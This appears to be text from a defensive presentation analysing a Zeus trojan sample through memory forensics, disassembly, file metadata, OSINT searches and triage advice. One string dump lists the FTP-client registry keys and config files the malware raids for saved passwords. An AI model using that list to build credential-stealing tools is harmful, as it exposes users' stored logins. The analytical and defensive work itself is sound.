24 0x862fcc08     1688      0x40        0x100020 File             \Device\HarddiskVolume1\WINDOWS\WinSxS\x86_Microsoft.Window
25 0xe1864898     1688      0x44        0x20f003f Key             USER\S-1-5-21-854245398-1580436667-1060284298-1003
26 0x8624eda8     1688      0x48        0x1f03ff Thread          TID 1724 PID 1688
27 0x86372da0     1688      0x4c        0x1f0001 Mutant        {97213600-4B65-BE3C-B369-B06D&C10937F}
28 0x86255320     1688      0x50        0x1f0003 Event
29 0x8630ca50     1688      0x54        0x1f0fff Process          epeb.exe (1704)
30 0x864479c0     1688      0x58        0x100003 Semaphore
31 0x864479f8     1688      0x5c        0x100003 Semaphore

```

Malware Advanced Analysis

➤ Demo!

➤ Game Over?

- Very difficult to find once resident
 - No easily visible traits: no process ID, no TaskManager, even SysInternals
 - Although, 'autoruns' does show us
 - Excellent visibility with memory forensics: startup key, process behaviours
- Network analysis certainly best indicator

➤ What next?

- Zeus removal from infected systems?
 - Disable auto-run key
 - Delete binary, scan and re-scan
 - Or paranoid-mode! Trojan malware cannot be trusted.. Time for a fresh build

➤ Prevention is the only cure!

Malware Analysis: OSINT

- Slightly different approach: File properties, comments, sloppy (or, planted?) code

7C94798C	75 16	JNZ SHORT ntdll.7C9479A4	ASCII "This->PrivateUsedString != NULL"
7C94798E	68 CA7B947C	PUSH ntdll.7C947BCA	
7C947993	68 22020000	PUSH 222	
7C947998	68 EA7B947C	PUSH ntdll.7C947BEA	ASCII "d:\nt\base\ntdll\sxsisol.cpp"
7C94799D	68 0A7C947C	PUSH ntdll.7C947C0A	ASCII "Internal error check failed"
7C9479A2	EB 9E	JMP SHORT ntdll.7C947942	
7C9479A4	8B4F 28	MOV ECX, DWORD PTR DS:[EDI+28]	

```

SubsystemVersion.....: 4.0
InitializedDataSize.....: 160768
ImageVersion.....: 0.0
ProductName.....: fallTheirSimple
FileVersionNumber.....: 2.7.729.93
UninitializedDataSize.....: 0
LanguageCode.....: English (U.S.)
FileFlagsMask.....: 0x0000
FullVersion.....: 2.7.729.93
CharacterSet.....: Windows, Latin1
LinkerVersion.....: 7.1
OriginalFilename.....: 2.7.729.93.exe
MimeType.....: application/octet-stream
Subsystem.....: Windows GUI
FileVersion.....: 2.7.729.93
TimeStamp.....: 2012:11:02 10:49:59
FileType.....: Win32 EXE
PEType.....: PE32
InternalName.....: wheretry
ProductVersion.....: 2.7.729.93
FileDescription.....: fallTheirshould
OSVersion.....: 4.0
FileOS.....: Win32
LegalCopyright.....: Copyright 2011
MachineType.....: Intel 386 or later
CompanyName.....: fallTheir, Inc.
CodeSize.....: 306176
FileSubtype.....: 0
ProductVersionNumber.....: 2.7.729.93
EntryPoint.....: 0x42119
ObjectFileType.....: Executable application

```


```

ASCII "d:\nt\base\ntdll\sxsisol.cpp"
ASCII "Internal error check failed"
ASCII "(This->PrivateDynamicallyAllocatedString == NULL) !! (This->PrivateDynamicallyAllocatedString->MaximumLength)"
ASCII "d:\nt\base\ntdll\sxsisol.cpp"
ASCII "Internal error check failed"
ASCII "Internal error check failed"
ASCII "This->PrivateUsedString != NULL"
ASCII "d:\nt\base\ntdll\sxsisol.cpp"
ASCII "Internal error check failed"
ASCII "This->PrivateUsedString != NULL"
ASCII "d:\nt\base\ntdll\sxsisol.cpp"
ASCII "Internal error check failed"
ASCII "sxsisol_SearchActCtxForDllName"
ASCII "[%x.%x] SXS: %s - Relative redirection plus env var expansion."
ASCII "!(askd.Flags & ACTIVATION_CONTEXT_SECTION_KEYED_DATA_FLAG_FOUND_IN_SYSTEM_DEFAULT)"
ASCII "d:\nt\base\ntdll\sxsisol.cpp"
ASCII "Internal error check failed"
ASCII "Status != STATUS_NOT_FOUND"
ASCII "d:\nt\base\ntdll\sxsisol.cpp"
ASCII "Internal error check failed"
ASCII "Status != STATUS_SXS_SECTION_NOT_FOUND"
ASCII "d:\nt\base\ntdll\sxsisol.cpp"
ASCII "Internal error check failed"
UNICODE ".mui"
UNICODE "mui\"
UNICODE "C:\WINDOWS"
UNICODE ".mui\Fallback\"
UNICODE ".mui"
UNICODE ".mui"
ASCII "LdrRelocateImageWithBias"
ASCII "%s: %s() failed 0x%lx: 0x%lx: OldBase : %p: NewBase : %p: Diff : 0x%lx"
UNICODE "..."

```

Malware Analysis: OSINT

➤ Public reference to same strings



The screenshot shows a Google search interface. The search bar contains the text "ASCII 'd:\nt\base\ntdll\sxsisol.cpp'". Below the search bar, the "Web" tab is selected. The search results show 3 results in 0.07 seconds. The first result is from "Diamondo25 - Pastebin.com" with the URL "pastebin.com/bifjLBGB". The snippet shows assembly code: "Sep 9, 2010 - 7C947A65 PUSH 7C947B56 ASCII 'd:\nt\base\ntdll\sxsisol.cpp'. 7C947A6A PUSH 7C947B76 ASCII 'Internal error check failed'. 7C947A7E ...". The second result is from "【求助】破解网络验证 - 看雪安全论坛" with the URL "bbs.pediy.com". The snippet shows assembly code: "Oct 6, 2007 - 7C9 push ASCII 'SXS: Assembly storage map probing root %wZ for ... 7C9 push ASCII 'SXS: Found good storage root for %wZ at index %lu',LF ...". The third result is from "这个软件怎么找不到ASCII的注册信息-『脱壳破解区』吾爱破解论坛【L...]" with the URL "www.52pojie.cn". The snippet shows assembly code: "Aug 20, 2012 - 这个软件怎么找不到ASCII的注册信息,吾爱破解论坛【LCG】【LSG】... 7C967A65 push ntldr.7C967B56 d:\nt\base\ntdll\sxsisol.cpp. 7C967A6A ...".

Google

ASCII "d:\nt\base\ntdll\sxsisol.cpp"

Web Images More ▾ Search tools

3 results (0.07 seconds)

[Diamondo25 - Pastebin.com](#)
[pastebin.com/bifjLBGB](#)
 Sep 9, 2010 – 7C947A65 PUSH 7C947B56 **ASCII** "d:\nt\base\ntdll\sxsisol.cpp".
 7C947A6A PUSH 7C947B76 **ASCII** "Internal error check failed". 7C947A7E ...

[【求助】破解网络验证 - 看雪安全论坛](#)
[bbs.pediy.com](#) › 初学者园地 › 『求助问答区』
 Oct 6, 2007 – 7C9 push **ASCII** "SXS: Assembly storage map probing root %wZ for ...
 7C9 push **ASCII** "SXS: Found good storage root for %wZ at index %lu",LF ...

[这个软件怎么找不到**ASCII**的注册信息-『脱壳破解区』吾爱破解论坛【L...](#)
[www.52pojie.cn](#) › 论坛
 Aug 20, 2012 – 这个软件怎么找不到**ASCII**的注册信息,吾爱破解论坛【LCG】【LSG】...
 7C967A65 push ntldr.7C967B56 **d:\nt\base\ntdll\sxsisol.cpp**. 7C967A6A ...

- PasteBin with very similar code, plus some comments and explanations!

PASTEBIN | #1 paste tool since 2002

PASTEBIN

create new paste

trending pastes

Diamondo25

BY: A GUEST ON SEP 9TH, 2010 | SYNTAX: **NONE** | SIZE: 109.91 KB | HITS: 316 | EXPIRES: NEVER

[DOWNLOAD](#) | [RAW](#) | [EMBED](#) | [REPORT ABUSE](#)

```

1. Text strings referenced in ntdll
2. Address Command Comments
3. 7C90FC59 MOV DWORD PTR DS:[ECX],7C90FDFC ASCII "Actx "
4. 7C913220 PUSH 7C91325C ASCII "RtlLockHeap"
5. 7C913288 PUSH 7C9132C4 ASCII "RtlUnlockHeap"

```

```

7C947A5B PUSH 7C947B46 ASCII "This != NULL"
7C947A65 PUSH 7C947B56 ASCII "d:\nt\base\ntdll\xsisol.cpp"
7C947A6A PUSH 7C947B76 ASCII "Internal error check failed"
7C947A7E PUSH 7C947B96 ASCII "(This->PrivateDynamicallyAllocatedString ==
NULL) || (This->PrivateDynamicallyAllocatedString->Buffer == NULL)"
7C947A88 PUSH 7C947C06 ASCII "d:\nt\base\ntdll\xsisol.cpp"
7C947A8D PUSH 7C947C26 ASCII "Internal error check failed"
7C947AA1 PUSH 7C947C42 ASCII "rUS.Length <=
This->PrivatePreallocatedString->MaximumLength"
7C947AAB PUSH 7C947C82 ASCII "d:\nt\base\ntdll\xsisol.cpp"
7C947AB0 PUSH 7C947CA2 ASCII "Internal error check failed"
7C947AB7 PUSH 7C947CBE ASCII "This->PrivateUsedString != NULL"
7C947AC1 PUSH 7C947CDE ASCII "d:\nt\base\ntdll\xsisol.cpp"
7C947AC6 PUSH 7C947CFE ASCII "Internal error check failed"
7C947ADE PUSH 7C947D1A ASCII "This->PrivateUsedString != NULL"
7C947AEB PUSH 7C947D3A ASCII "d:\nt\base\ntdll\xsisol.cpp"
7C947AED PUSH 7C947D5A ASCII "Internal error check failed"
7C947D0B PUSH 7C9480B2 ASCII "xsisol_SearchActCtxForDllName"
7C947DE3 PUSH 7C9480A2 ASCII "[Nx.Nx] SX5: Ns - Relative redirection plus

```

```

001562B8 le; MSIE 5.0; Windows 98).....Content-Length:Location:GET %s H
001562F8 TTP/1.0..Host: %s..Accept: /*.*.Accept-Encoding: identity, *;q=0
00156338 ..Connection: close..User-Agent: Mozilla/4.0 (compatible; MSIE 5
00156378 .0; Windows 98).....\*.*.*.HWID.(%08X-%04X-%04X-%02X-%02X-
001563B8 %02X-%02X-%02X-%02X-%02X).GetNativeSystemInfo.kernel32.dll.IsWow
001563F8 64Process.Software\Far\Plugins\FTP\Hosts.Software\Far2\Plugins\F
00156438 TP\Hosts.Software\Far Manager\Plugins\FTP\Hosts.Software\Far\Sav
00156478 edDialogHistory\FTPHost.Software\Far2\SavedDialogHistory\FTPHost
001564B8 .Software\Far Manager\SavedDialogHistory\FTPHost.Password.HostNa
001564F8 me.User.Line.wcx_ftp.ini.\GHISLER.InstallDir.FtpIniName.Software
00156538 \Ghisler\Windows Commander.Software\Ghisler\Total Commander.\Ips
00156578 witch.Sites.\Ipswitch\WS_FTP.\win.ini..ini.WS_FTP.DIR.DEFDIR.CU
001565B8 TEFTP.QCHistory.Software\GlobalSCAPE\CuteFTP 6 Home\QCToolbar.\Glo
001565F8 balSCAPE\CuteFTP 6 Professional\QCToolbar.Software\Glo
00156638 balSCAPE\CuteFTP 7 Home\QCToolbar.Software\GlobalSCAPE\CuteFTP 7
00156678 Professional\QCToolbar.Software\GlobalSCAPE\CuteFTP 8 Home\QCTo
001566B8 olbar.Software\GlobalSCAPE\CuteFTP 8 Professional\QCToolbar.\Glo
001566F8 balSCAPE\CuteFTP.\GlobalSCAPE\CuteFTP Pro.\GlobalSCAPE\CuteFTP L
00156738 ite.\CuteFTP.\sm.dat.Software\FashFXP\3.Software\FashFXP.\Softw
00156778 are\FashFXP\4.InstallerDathPath.path.Install Path.DataFolder.\S
001567B8 ites.dat.\Quick.dat.\History.dat.\FlashFXP\3.\FlashFXP\4.\FileZi

```

```

0012EEF0 00000000
0012EEF4 00000000
0012EEF8 7C915199 RETURN to ntdll.7C915199
0012EEFC 0012EF38
0012EF00 001300E4
0012EF04 00000047
0012EF08 001300D4
0012EF0C 00130000 ASCII "Actx "
0012EF10 00000238
0012EF14 7C91538B RETURN to ntdll.7C91538B from ntdll.bsearch
0012EF18 0012EF38
0012EF1C 001602E0
0012EF20 00000000
0012EF24 001602E0
0012EF28 001602E8
0012EF2C 0012EFD4
0012EF30 001310A4 ASCII "SsHd,"
0012EF34 F60E87FC
0012EF38 00000000
0012EF3C 7C915721 RETURN to ntdll.7C915721 from ntdll.RtlHashUnic
0012EF40 0012EF6C

```


Malware Analysis: OSINT

- Similar code on Chinese forum, again with some interesting comments on code and behaviours

www.PEDIV.COM
看雪学院

看雪安全论坛 > 初学者园地 > 『求助问答区』
【求助】破解网络验证

KSSD kanxue.com 注册账号 搜索论坛

该主题：“【求助】破解网络验证”因在一定的时间里没有任何回复而自动关闭。
如果您还对该主题感兴趣或者想参与对此主题的讨论，请您重新发表一篇相关的新主题。

发新话题 主题锁定

heye
☆☆☆
初级会员

资料:
注册日期: Sep 2007
帖子: 2
精华: 0
现金: 202 Ks
致谢数: 0
获感谢文章数: 0
获会员感谢数: 0

1 2007-10-06, 16:13:27 【求助】破解网络验证

文本字符串参考位于 ntdll..text
地? 反汇? 文本字符串

```

7C9 retm (初始 CPU 选择)
7C9 add UNICODE "USERPROFILE=C:\Documents and Settings\All Users"
7C9 mov ASCII "Actx"
7C9 push ASCII "RtlLockHeap"
7C9 push ASCII "RtlUnlockHeap"
7C9 push UNICODE "S-1-"
7C9 push UNICODE "\REGISTRY\USER\"
7C9 mov UNICODE "Kernel32.dll"
7C9 mov UNICODE ".dll"
7C9 mov ASCII "Refcount"
7C9 mov ASCII "Derefcoun"
7C9 mov ASCII "Refcount"
7C9 mov ASCII "Derefcoun"
7C9 push UNICODE "\Registry\Machine\Software\Microsoft\Windows NT\Curr
7C9 imul UNICODE "Find ASCII"

```

```

This != NULL
d:\nt\base\ntdll\sxsisol.cpp
Internal error check failed
(This->PrivateDynamicallyAllocatedString == NULL) || (This->
d:\nt\base\ntdll\sxsisol.cpp
Internal error check failed
rUS.Length <= This->PrivatePreallocatedString->MaximumLe
d:\nt\base\ntdll\sxsisol.cpp
Internal error check failed
This->PrivateUsedString != NULL
d:\nt\base\ntdll\sxsisol.cpp
Internal error check failed
This->PrivateUsedString != NULL

```

Malware Analysis: OSINT

- Another great source... **Zeus User Guide!**
 - Zeus Source Code and Guide leaked in May 2011
 - Describes in detail the code, configurations and operations
 - By November 2012 some is obsolete – new code is bigger and better/worse..

- **Various online resources, studies and analysis**

- Dr.Ken Baylor: **Understanding Bot-Nets by Building One**
 - BlackHat 2012 Presentation
 - Full video on www.youtube.com

➤ **Lessons learned**

- Emails were dispersed and accurate. Most likely personal device with malware?
- Technical security failures: anti-spam, anti-virus, logs & alerts, firewalls, etc.
- People were best defence!
- Expect more, expect worse

➤ **Technical Triage**

- Check, block & alert for domain list, IP, file signatures, *CRYPTED0* (firewalls, IDS, proxies)
- Check workstations, users (remote?), network, proxy-access
- DNS queries: known sites but also IDS rule for 'unusual frequency of unknown hosts'
- SIEM – intelligent correlations across sites – multiple proxies, firewalls, anti-virus

➤ **Forget anti-virus, forget the perimeter...**

- Endpoint protection: DEP, HIPS, patching and secure builds, non-admin rights, GPO

➤ **Best defence is situated between the chair and the keyboard**

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